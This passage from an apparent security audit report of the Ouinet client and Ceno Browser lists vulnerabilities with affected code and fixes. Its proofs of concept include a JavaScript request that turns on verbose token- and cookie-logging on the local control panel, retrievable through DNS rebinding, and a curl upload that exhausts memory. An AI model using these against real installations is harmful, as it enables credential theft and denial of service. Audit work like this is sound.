The Ceno Desktop application uses Ouinet 1.1.1, which does not support the *X-Ouinet-Front-End-Token*. As a result, browsers on the same machine can access the control panel at *http://127.0.0.1:8078*.

[56] https://gitlab.com/ceno-app/ceno-desktop/-/commit/29c9ece1c13abe7687670fc7dbf7cfc446231dd5




Fig.: :8078 endpoint reachable from the newest Ceno-Desktop instance

Issue 2: Proxy settings modified via HTTP GET

The Ouinet client modifies proxy settings through HTTP *GET* requests to the *http://127.0.0.1:8078* endpoint. CORS controls are ineffective because malicious websites can still perform these requests. An attacker can silently increase log verbosity and enable logging to a file.

Affected File:
https://gitlab.com/…/ouinet/…/v1.2.1/src/client_front_end.cpp?...#L402-466

Affected Code:

```
res.set(http::field::content_type, "text/html");

    auto target = req.target();

    if (_log_level_input->update(target)) {
        config.log_level(_log_level_input->current_value);
        if (config.is_log_file_enabled())  // remember explicitly set level
            _log_level_no_file = _log_level_input->current_value;
    }

    if (target.find('?') != string::npos) {
        // XXX: Extra primitive value parsing.
        if (target.find("?origin_access=enable") != string::npos) {
            config.is_origin_access_enabled(true);
```

```
}
```

Issue 3: Malicious JavaScript modifying proxy settings

The following proof of concept demonstrates how a malicious site can trigger logging and force verbose output:

PoC:

```
(()=>{let x=new
XMLHttpRequest();x.open("GET","http://localhost:8078/?logfile=enable");x.onload=()=>con
sole.log(x.responseText);x.send();})();
```

This increases the log level to *DEBUG* and records nearly full HTTP request headers, including cookies. When combined with DNS rebinding, the log file can be retrieved at *http://127.0.0.1:8078/logfile.txt*.




Fig.: http://localhost:8078/logfile.txt via DNS rebinding attack on external domain

With a verbose log level, the file contains various sensitive data such as bearer tokens, CSRF tokens, and cookies.

Logfile.txt:

```
1756929478.4096: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache GET
https://x.com/i/api/fleets/v1/fleetline?only_spaces=true HTTP/1.1
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache Host: x.com
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache User-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache Accept: */*
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache Accept-Language:
en-US,en;q=0.5
```

```
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache Accept-Encoding: gzip,
deflate, br, zstd
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache Referer:
https://x.com/home
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache authorization: Bearer
AAAAAAAAAAAAejRC[...]hLTvJu4FA33AGWWjCpTnA
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache x-twitter-auth-type:
OAuth2Session
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache x-csrf-token:
7d0685d8f615cda6f679703120a490320dd416522e96d42fd401e4[...]b3
1756929478.4097: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache
x-twitter-client-language: en
1756929478.4098: [DEBUG] C60/R557/mixed_fetch/injector_or_dcache x-twitter-active-user:
yes
```

Issue 4: Insecure default settings in Ceno-client Docker image

The Ceno website recommends launching a bridge instance using the following command:

Command: recommended bridge setup

```
sudo docker run --name ceno-client -dv ceno:/var/opt/ouinet --network host --restart
unless-stopped equalitie/ceno-client
```

This command does not set the *X-Ouinet-Front-End-Token*. Even though Ouinet 1.2.1 and later support this feature, no token is generated by default. In addition, the container starts with *DEBUG* logging enabled, which exposes sensitive data.

Log snippet from ceno-client (default settings):

```
[DEBUG] C4/R44/mixed_fetch GET https://accounts.google.com/generate_204?fpb_YA HTTP/1.1
[DEBUG] C4/R44/mixed_fetch Host: accounts.google.com
[DEBUG] C4/R44/mixed_fetch User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:136.0) Gecko/20100101 Firefox/136.0
[DEBUG] C4/R44/mixed_fetch Accept:
image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
[DEBUG] C4/R44/mixed_fetch Accept-Language: en-US,en;q=0.5
[DEBUG] C4/R44/mixed_fetch Accept-Encoding: gzip, deflate, br, zstd
[DEBUG] C4/R44/mixed_fetch Referer: https://accounts.google.com/
[DEBUG] C4/R44/mixed_fetch Connection: keep-alive
[DEBUG] C4/R44/mixed_fetch Cookie: AEC=AVh_V2i-4EVQj3KVaHJ-XtZY[...]g5Nk;
__Secure-ENID=28.SE=Ond[...]Ehr0_gOK[...]Dl5A; SOCS=CAE[...]rBBg;
__Host-GAPS=1:awWi[...]h7w:i74[...]JuR; OTZ=8236367_72_76_104100_72_446760
[DEBUG] C4/R44/mixed_fetch Sec-Fetch-Dest: image
[DEBUG] C4/R44/mixed_fetch Sec-Fetch-Mode: no-cors
[DEBUG] C4/R44/mixed_fetch Sec-Fetch-Site: same-origin
[DEBUG] C4/R44/mixed_fetch Priority: u=5, i
```

When the client is run with *--front-end-access-token*, the control panel requires the token

and blocks unauthorized queries:

Command: ceno-client with access token required

```
# sudo docker run --name ceno-client-test-drive -dv ceno:/var/opt/ouinet --network host
--restart unless-stopped equalitie/ceno-client --front-end-access-token "$(uuidgen)"
```

Command (cURL local protected endpoint):

```
curl -s --insecure "http://127.0.0.1:8078/api/status" -H "X-Ouinet-Front-End-Token:
unknown"
```

Result

```
The request is missing a valid X-Ouinet-Front-End-Token HTTP header
```

It is recommended to enforce the *X-Ouinet-Front-End-Token* across all Ouinet clients. This requirement should be clearly documented in the integration guidelines, with instructions on how to generate and manage tokens. Default release configurations should be improved:

- Sensitive logging features should be removed or masked.
- Verbose logging should not be enabled by default.
- Security features and bug fixes should be documented in release notes and changelogs, ideally with a security tag.

These measures ensure that vendors integrating Ouinet components can quickly identify and apply security updates.

OUI-01-043 WP1/5: Double Free/Use After Free via Race Condition *(High)*

Retest Notes: Resolved by Ouinet[57] and confirmed by 7ASecurity.

It was found that a race condition exists in the *ConnectionTracker::remove* function. The issue arises from inadequate lock usage in a multi-threaded environment when routines such as *cleanup_connections* attempt to modify connection states. Without proper synchronization, multiple threads access and manipulate the same connection object during removal, causing memory safety errors.

This condition results in double-free or use-after-free errors. Consequences include heap corruption, unpredictable crashes leading to denial of service, and data corruption. In advanced exploits, this type of memory corruption can be leveraged for arbitrary code execution, posing a critical risk to the system.

Affected File:
https://gitlab.com/equalitie/ouinet/-/blob/v1.2.1/src/util/reachability.cpp

[57] https://gitlab.com/equalitie/ouinet/-/merge_requests/180

Affected Code:

```
void ConnectionTracker::remove(const ConnectionTracker::Key& key)
{
..
        return;
    }
    Connection* connection = &*it;
    _connection_set_by_key.erase(*connection);
    _connection_multiset_by_value.erase(*connection);
    delete connection;
}
```

The race condition can be triggered from the *cleanup_connections* call in the loop below, which is not protected by a lock:

```
void UdpServerReachabilityAnalysis::start(const AsioExecutor& executor, const
asio_utp::udp_multiplexer& udp_socket)
{
…

         while (running) {
             unsigned char buffer[64];
             asio_utp::udp_multiplexer::endpoint_type endpoint;
             sys::error_code ec;

             state->multiplexer.async_receive_from(
                 asio::mutable_buffer(buffer, sizeof(buffer)),
                 endpoint,
                 yield[ec]
             );

             if (!ec) {
                 std::chrono::steady_clock::time_point now =
std::chrono::steady_clock::now();
                 state->cleanup_connections(now);
                 bool found = state->connections.contains(endpoint);
                 state->connections.insert(endpoint, now +
std::chrono::seconds(long(connectionTrackingExpiracyTime)));

                 if (!found) {
                     state->last_unsolicited_traffic = now;

                     Reachability next_judgement =
                         (state->startup_uncertaincy_expiracy < now) ?
                         Reachability::ConfirmedReachable :
                         Reachability::UnconfirmedReachable;

                     if (state->judgement != next_judgement) {
                         state->judgement = next_judgement;
```

```
                    state->on_judgement_change();
                }
            }
        }
    }
});
```

It is recommended to implement robust locking mechanisms. All critical sections in *ConnectionTracker::remove* and its callers, such as *cleanup_connections*, should be protected with a mutex or equivalent synchronization primitive. This ensures that shared connection data operations, including iteration, removal, and memory deallocation, are atomic and race conditions are prevented. A full thread safety analysis and the development of multi-threaded stress tests should also be performed to confirm the fix and detect further synchronization issues.

OUI-01-045 WP1/5: Denial of Service via Memory Exhaustion in client *(**Critical**)*

Retest Notes: Resolved by Ouinet[58] and confirmed by 7ASecurity.

It was found that a denial of service vulnerability exists in the client request handling logic in *client.cpp*. The implementation sets the maximum size of an incoming request body to *std::numeric_limits<std::uint64_t>::max()*, effectively removing any practical upper limit on memory allocation for a single request.

The absence of a request size limit creates an easily exploitable denial of service vector. An attacker can send a request with an extremely large body, forcing the client to allocate excessive memory. This rapidly exhausts system RAM, resulting in process termination, resource starvation, and system instability.

Affected File:
https://gitlab.com/equalitie/ouinet/-/blob/v1.2.1/src/client.cpp?ref_type=tags#L2648

Affected Code:

```
void Client::State::serve_request( GenericStream&& con
                                 , asio::yield_context yield_) {
[...]
for (;;) {  // continue for next request; break for no more requests
   // Read the (clear-text) HTTP request
   // (without a size limit, in case we are uploading a big file).
   // Based on <https://stackoverflow.com/a/50359998>.
   http::request_parser<Request::body_type> reqhp;
   reqhp.body_limit((std::numeric_limits<std::uint64_t>::max)());
[...]
}
```

[58] https://gitlab.com/equalitie/ouinet/-/merge_requests/138

PoC:

```
dd if=/dev/zero of=big.zip count=36000000  # create zip with size ~18 GB
curl -X POST http://localhost:8077 -F "file=@big.zip;type=application/zip"  # client
```

Result:

```
➜  build git:(master) ✗ ./client --repo ./repos/client/ --log-level=INFO
[INFO] Log level set to: INFO
[WARN] Not using d-cache
[INFO] Repo root: "./repos/client/"
[INFO] Client listening to browser requests on TCP:127.0.0.1:8077
[INFO] Client listening to frontend on TCP:127.0.0.1:8078
[INFO] Serving front end on 127.0.0.1:8078
terminate called after throwing an instance of 'std::bad_alloc'
  what():  std::bad_alloc
[1]    72089 abort (core dumped)  ./client --repo ./repos/client/ --log-level=INFO
```

This may also be run with valgrind to get a large backtrace:

Commands:

```
valgrind --tool=massif ./client --repo ./repos/client/ --log-level=DEBUG
ms_print massif.out.<pid>
```

It is recommended to enforce a sensible maximum size for incoming request bodies. The value *std::numeric_limits<std::uint64_t>::max()* should be replaced with a reasonable limit, such as 100 MB or another value suitable for expected use cases. This prevents memory exhaustion while still allowing legitimate uploads.

OUI-01-046 WP1/5: DoS via Bad Error Handling in decode Function *(Medium)*

A Denial of Service vulnerability exists in the *ouinet::util::percent_decode* function due to incomplete exception handling. The function uses a *try...catch* block to handle decoding errors from the underlying *skyr::percent_decodelibrary*. However, this catch block is overly specific and only handles exceptions of the type *skyr::percent_encoding::percent_encode_errc*.

Fuzz testing shows that certain malformed inputs cause *skyr::percent_decode* to throw a generic *std::exception*, which is not caught by the existing handler. The unhandled exception propagates up the call stack and terminates the process. An attacker can supply a crafted percent-encoded string to reliably trigger a crash, resulting in denial of service.

Affected File:
https://gitlab.com/equalitie/ouinet/-/blob/v1.2.1/src/util.cpp?ref_type=tags#L181

Affected Code:

```
string ouinet::util::percent_decode(const boost::string_view in) {
if (in.empty()) return {};
try {
 returnskyr::percent_decode(string_view(in.data(), in.size())).value(); }
catch (constskyr::percent_encoding::percent_encode_errc&) {
 return {};
} }
```

Fuzzing PoC: ouinet_fuzzing/fuzz_util_percent_decode.cpp

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t* Data, size_t Size) {
   boost::string_view sv(reinterpret_cast<const char*>(Data), Size);
   try {
       auto bs = ouinet::util::percent_decode(sv);
   } catch (const std::exception&) {
       printf("Caught std::exception\n");
   } catch (...) {
   }
   return 0;
}
```

It is recommended to extend the catch block to handle all standard exceptions. Changing the handler to *catch (const std::exception&)* ensures that all decoding errors are handled gracefully by returning an empty string, preventing application crashes and denial of service.

OUI-01-052 WP4/5: Password Leak via Timing Attack on Proxy Auth *(High)*

Retest Notes: Resolved by Ouinet[59] and confirmed by 7ASecurity.

A timing side-channel vulnerability was identified in the proxy authentication mechanism within *authenticate.h*. The credential validation logic uses a standard string comparison *(credentials == parse_auth(...))*, which is not executed in constant time. This operation delegates to *memcmp*, which terminates immediately upon the first mismatched character. This early exit behavior leaks timing information that correlates directly with the number of correct leading characters in the supplied credentials.

This vulnerability enables a remote attacker to guess valid credentials one character at a time by measuring server response times. Although network jitter introduces noise, statistical methods can filter it, making the attack practical for a determined adversary. Successful exploitation reduces the complexity of a brute-force attack from exponential to linear, enabling full compromise of proxy authentication. While noise makes exploitation more complex, in low-latency environments an attacker can establish conditions to brute-force any local password remotely, raising the severity.

Affected File:
https://gitlab.com/equalitie/ouinet/-/blob/v1.2.1/src/authenticate.h?ref_type=tags#L54

Affected Code:

```
if (auth_i != req.end()) {
        bool valid = credentials == parse_auth(auth_i->value());
        // Make sure we don't pass the credentials further.
        req.erase(http::field::proxy_authorization);
        if (valid) return true;
}
```

The exploitability of this issue depends on the ability of the attacker to precisely measure response times. While network latency and OS scheduling jitter create noise, these can be filtered by applying statistical techniques such as taking the median over many requests. This approach makes the attack practical for a determined remote adversary, reducing a brute-force problem of exponential complexity to linear complexity.

The root cause of the vulnerability is the use of a performance-optimized function in a security-critical context where its behavior leaks information. Specifically, the *std::string::operator== function* executes in non-constant time because it ultimately calls the C standard library function *std::memcmp*.

[59] https://gitlab.com/equalitie/ouinet/-/merge_requests/178

std::string Comparison Internals

In common C++ standard library implementations such as GCC libstdc++, *operator==* for *std::string* does not perform the comparison directly. Instead, it calls *.compare()*, which delegates to *std::char_traits<char>::compare()*. The specialization of this function is a thin wrapper around *std::memcmp*, a highly optimized function.

The logic is equivalent to the following simplified code, which illustrates the flaw:

The exploitability of this vulnerability depends on the ability of an attacker to precisely measure response times. Network latency and operating system scheduling jitter may introduce noise that makes a naive attack unreliable. However, this noise can be filtered through standard statistical methods, such as calculating the median across a large number of requests. By applying these methods, the attack becomes practical for a determined remote adversary, reducing a brute-force problem with exponential complexity to one with linear complexity.

```
bool std::string::operator==(const std::string& other) const
{
    // Step 1: Check sizes. This is a very fast operation.
    if (this->size() != other.size()) {
        return false;
    }

    // Step 2: Compare the memory content. This is effectively a call to memcmp.
    // int result = std::memcmp(this->data(), other.data(), this->size());
    // return result == 0;

    // For illustration, here is the logic of memcmp:
    for (size_t i = 0; i < this->size(); ++i) {
        // As soon as a single character doesn't match, the comparison
        // stops immediately and returns a result.
        if ((*this)[i] != other[i]) {
            return false; // <-- CRITICAL "EARLY EXIT"
        }
    }

    // If the loop completes, the strings are identical.
    return true;
}
```

It is recommended to replace the current comparison with a constant-time string comparison function. This ensures that execution time does not depend on the number of correct characters and eliminates the timing leak. Open-source implementations of constant-time comparison functions are widely available and should be adopted to secure proxy authentication.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

OUI-01-004 WP6: Support of Insecure v1 Signature on Android *(Info)*

Retest Notes: Resolved by Ouinet[60] and confirmed by 7ASecurity.

It was found that the current production build of the Android application is signed using the insecure v1 APK signature scheme. This signature scheme is vulnerable to the known Janus[61] flaw on devices running Android versions below 7 (SDK < 24), allowing malicious code to be injected into the APK without invalidating the signature.

At the time of writing, the application supports a minimum SDK level of 21 (Android 5), which relies solely on v1 signatures and is therefore susceptible to this attack. Since Android 5 devices no longer receive security updates, it is reasonable to assume that any installed malicious application can obtain root access using publicly available exploits[62][63][64].

This vulnerability allows an attacker to create a forged APK bearing the same v1 signature as the legitimate application. A user could be tricked into installing the forged APK, resulting in a seamless update without warnings from the operating system. This would enable full compromise of the legitimate application and its associated data.

The minimum supported SDK level should be raised to at least 24 (Android 7) to eliminate exposure to this vulnerability. Additionally, all future production builds should be signed using APK signature schemes v2 or higher.

[60] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/324
[61] https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-atta….affecting-their-signatures
[62] https://www.exploit-db.com/exploits/35711
[63] https://github.com/davidgphan/DirtyCow
[64] https://en.wikipedia.org/wiki/Dirty_COW

OUI-01-005 WP6: Android Config Hardening Recommendations *(Info)*

It was found that the Ceno Browser Android app fails to leverage optimal values for a number of security-related settings. This unnecessarily weakens the overall security posture of the application. For example, the application fails to mitigate potential Tapjacking and screen capture attacks. Furthermore, the application explicitly enables clear-text HTTP communications and backups, which may result in MitM and local attacks respectively. These weaknesses are documented in more detail next.

Issue 1: Usage of *android:usesCleartextTraffic=”true”* in the Android Manifest

The application explicitly sets the *android:usesCleartextTraffic* attribute in the *AndroidManifest.xml* with an insecure value of *true*, increasing the likelihood of the application having clear-text HTTP leaks.

Affected File:
AndroidManifest.xml

Affected code:

```
<application
        android:theme="@style/NormalTheme"
        android:label="@string/app_name"
        android:icon="@mipmap/ic_launcher_blue"
        android:name="ie.equalit.ceno.BrowserApplication"
        android:allowBackup="true"
        android:supportsRtl="true"
        android:extractNativeLibs="false"
        android:fullBackupContent="@xml/backup_rules"
        android:usesCleartextTraffic="true"
        android:roundIcon="@mipmap/ic_launcher_blue_round"
        android:appComponentFactory="androidx.core.app.CoreComponentFactory"
        android:dataExtractionRules="@xml/data_extraction_rules">
```

It is recommended to explicitly set the *android:usesCleartextTraffic* attribute to *false* in the *AndroidManifest.xml* file. This will also protect Android devices running Android 8.1 or lower (API <= 27), which default to *true*. If needed, specific exceptions could be declared inside the *Network Security Configuration* (*network_security_config.xml*). When the *android:usesCleartextTraffic* attribute is explicitly set to *false*, platform components (i.e. HTTP and FTP stacks, *DownloadManager*, and *MediaPlayer*) will refuse app requests that use clear-text traffic. Third-party libraries should honor this setting as well. The key reason for avoiding clear-text traffic is the lack of confidentiality, authenticity, and protections against tampering when a network attacker can eavesdrop on transmitted data and modify it without being detected.

Issue 2: Usage of *android:allowBackup=”true”*

The application does not set backups to false, which might allow local attackers with access to an unlocked device to enable USB debugging and access application secrets:

Affected File:
AndroidManifest.xml

Affected Code:

```
<application
        android:theme="@style/NormalTheme"
        android:label="@string/app_name"
        android:icon="@mipmap/ic_launcher_blue"
        android:name="ie.equalit.ceno.BrowserApplication"
        android:allowBackup="true"
        android:supportsRtl="true"
        android:extractNativeLibs="false"
        android:fullBackupContent="@xml/backup_rules"
        [...]
```

It is recommended to use a value of *false* for *android:allowBackup*. If backups must be allowed, the *android:fullBackupContent* directive could be used to specify an XML file[65] with full backup rules for auto backup[66].

Issue 3: Missing Tapjacking Protection

The Android app accepts user taps while other apps render anything on top of it. Malicious attackers might leverage this weakness to impersonate users using a crafted app, which launches the victim app in the background while something else is rendered on top. Please note that this attack vector is mitigated in Android 12[67]. Since the app supports Android 5, this leaves users on Android 5-11 vulnerable to this attack. The following command confirms that Tapjacking protections are missing in the Ceno Browser source code provided and the decompiled app:

Command:

```
egrep -r
'(filterTouchesWhenObscured|FLAG_WINDOW_IS_OBSCURED|FLAG_WINDOW_IS_PARTIALLY_OBSCURED)'
* | wc -l
```

Output:

```
0
```

[65] https://developer.android.com/guide/topics/manifest/application-element#fullBackupContent
[66] https://developer.android.com/guide/topics/data/autobackup
[67] https://developer.android.com/topic/security/risks/tapjacking#mitigations

Please note this was also validated at runtime using the *FSecure tapjacking-poc*[68].

Since Android API level 9 (Android 2.3), it is possible to mitigate Tapjacking attacks utilizing at least one of the following approaches:
Approach 1: The *filterTouchesWhenObscured*[69][70] attribute could be set at the Android root view level[71]. This will ensure that taps are ignored when the Android app is not displayed on top.
Approach 2: Alternatively, *MotionEvents* could be checked against the following flags to present a protection screen on top:

1. *FLAG_WINDOW_IS_OBSCURED*[72] (since Android 2.3)
2. *FLAG_WINDOW_IS_PARTIALLY_OBSCURED*[73] (since Android 10)

Issue 4: Missing *FLAG_SECURE* for screenshot protection

The Android app allows applications to capture what is being displayed on the screen. Malicious apps without any special permissions may accomplish this by simply prompting the user for screen capture access, which is common in Android for screenshot and video recording apps. Malicious apps with root privileges can accomplish this without any user warnings or prompts. Please note that malicious apps could gain root privileges simply prompting the user for them on a rooted phone or exploiting a number of publicly known Android vulnerabilities[74] on unpatched devices (common). In the paper *Security Metrics for the Android Ecosystem*[75] *researchers* from the *University of Cambridge* showed that root privileges can in fact be gained on 87.7% of Android phones through a security vulnerability.

This issue can be verified on a physical device or emulator with the following commands, which using a non-root adb session will capture what is displayed on the screen while the Android app is open, and then download it to the computer:

Commands:

```
adb shell screencap -p /sdcard/screenshot1.png
adb pull /sdcard/screenshot1.png
```

It is recommended to ensure that all Webviews have the Android *FLAG_SECURE* flag[76] set. This will guarantee that even apps running with root privileges cannot directly

[68] https://github.com/FSecureLABS/tapjacking-poc
[69] http://developer.android.com/reference/[...]/View.html#setFilterTouchesWhenObscured(boolean)
[70] http://developer.android.com/reference/[...]/View.html#attr_android:filterTouchesWhenObscured
[71] https://developer.android.com/reference/android/view/View#security
[72] https://developer.android.com/reference/android/view/MotionEvent#FLAG_WINDOW_IS_OBSCURED
[73] https://developer.android.com/reference/android/view/MotionEvent#FLAG_WINDOW_IS_PARTIALLY...
[74] https://www.cvedetails.com/vulnerability-list.php?vendor_id=1224&product_id=19997&...
[75] https://www.cl.cam.ac.uk/~drt24/papers/spsm-scoring.pdf
[76] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE

capture the information displayed by the app. This is best accomplished in a centralized security control, such as the *onCreate* event of a base activity that all other activities inherit:

Proposed Fix:

```
import android.app.Activity
import android.os.Bundle
import android.view.WindowManager

open class BaseActivity : Activity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        window.setFlags(
            WindowManager.LayoutParams.FLAG_SECURE,
            WindowManager.LayoutParams.FLAG_SECURE
        )
    }
}
```

Issue 5: Undefined *android:hasFragileUserData*

Since Android 10, it is possible to specify whether application data should survive when apps are uninstalled with the *android:hasFragileUserData* attribute. When set to *true*, the user will be prompted to keep the app information despite uninstallation.




Fig.: Uninstall prompt with check box for keeping the app data

Since the default value is *false*, there is no security risk in failing to set this attribute. However, it is still recommended to explicitly set this setting to *false* to define the intention of the app to protect user information and ensure all data is deleted when the app is uninstalled. It should be noted that this option is only usable if the user tries to uninstall the app from the native settings. Otherwise, if the user uninstalls the app from Google Play, there will be no prompts asking whether data should be preserved or not.

OUI-01-006 WP6: Android Missing Root Detection *(Info)*

The Android app lacks root detection, failing to alert users about security risks[77]. This can be confirmed by installing the app on a rooted device and verifying the absence of warnings.

It is recommended to implement root detection to address this issue. Since the user has root access while the app does not, detection mechanisms are inherently bypassable with sufficient skill. The RootBeer library[78] can be used to warn users about the risks of running the app on a rooted device, which, despite being bypassable, serves as an effective alert.

OUI-01-007 WP6: Usage of insecure PRNG *(Low)*

Retest Notes: Resolved by Ouinet[79] and confirmed by 7ASecurity.

It was found that the Ceno Browser Android app generates Tokens with the weak random number generator *kotlin.random.Random*. This does not provide secure random numbers in terms of a *Cryptographically-Secure Pseudorandom Number Generator* (*CSPRNG*)[80]. Usage of these suboptimal choices makes the security of the app more brittle and should be avoided.

Affected File:
https://gitlab.com/ceno-app/ceno-android/[...]/CenoSettings.kt?ref_type=heads#L488

Affected Code:

```
fun generateRandomToken() : String{
        val charPool: List<Char> = ('a'..'z') + ('A'..'Z') + ('0'..'9')
        return (1..TOKEN_LENGTH)
            .map { Random.nextInt(0, charPool.size).let { charPool[it] } }
            .joinToString("")
    }
```

It is recommended to replace all occurrences of *java.util.Random* with a cryptographically-secure alternative such as *java.security.SecureRandom*[81]. The *PRNG* will then be sufficiently safeguarded against cryptographic attacks, whilst ensuring all functionality remains backwards compatible.

[77] https://www.bankinfosecurity.com/jailbreaking-ios-devices-risks-to-users-enterprises-a-8515
[78] https://github.com/scottyab/rootbeer
[79] https://gitlab.com/ceno-app/ceno-android/-/merge_requests/337
[80] https://en.wikipedia.org/wiki/Cryptographically-secure_pseudorandom_number_generator
[81] https://developer.android.com/reference/java/security/SecureRandom

OUI-01-008 WP6: Android Binary Hardening Recommendations *(Info)*

It was found that several native binaries embedded within the Android application are not compiled with standard compiler-based security mitigations, increasing the application exposure to memory corruption vulnerabilities.

Issue 1: Missing Usage of *-D_FORTIFY_SOURCE=2*

Many binaries are not compiled with the *-D_FORTIFY_SOURCE=2* flag, which enables compile-time and runtime checks for common C library functions (e.g., *memcpy*, *strcpy*). The absence of this flag means buffer overflows may go undetected, increasing the risk of exploitation.

Affected Binaries (decompiled from production APK):
v8a/libandroidx.graphics.path.so
arm64-v8a/libdatastore_shared_counter.so
arm64-v8a/liblgpllibs.so
arm64-v8a/libandroidx.graphics.path.so
arm64-v8a/libdatastore_shared_counter.so
arm64-v8a/liblgpllibs.so
[...]

It is recommended to compile all native binaries with the *-D_FORTIFY_SOURCE=2* flag to automatically introduce bounds-checking for unsafe memory operations.

Issue 2: Missing Stack Canaries

Some binaries do not include stack canary protections. Stack canaries are used to detect stack-based buffer overflows by verifying a known value before returning from a function. The absence of this mitigation allows certain memory corruption attacks to go undetected.

Affected Binaries:
arm64-v8a/libjnidispatch.so
arm64-v8a/libjnidispatch.so
arm64-v8a/libplugin-container.so
arm64-v8a/libplugin-container.so
arm64-v8a/libgpg-error.so
arm64-v8a/libgcrypt.so
arm64-v8a/libmegazord.so
arm64-v8a/libc++_shared.so
arm64-v8a/libgpg-error.so

arm64-v8a/libgcrypt.so
[...]

It is recommended to compile all native binaries with the *-fstack-protector-all* flag to enforce stack integrity checks and detect overflow attempts at runtime.

Issue 3: Debugging Symbols Present

Some binaries contain debugging symbols, which facilitate reverse engineering and runtime instrumentation of the application.

Affected Binaries:
arm64-v8a/libjnidispatch.so
arm64-v8a/libjnidispatch.so

It is recommended to strip debugging symbols from all production binaries. This can be done by enabling the appropriate settings in the build system (e.g., setting *Strip Debug Symbols During Copy* to *YES* in the project configuration).

All native binaries should be reviewed to ensure proper use of compiler and linker security flags. *PIE*, *ARC*, and *Stack canaries* should be enabled, while stack execution and root access by default should be disabled. These hardening measures maximize platform-level protections and reduce the risk of memory corruption exploits.

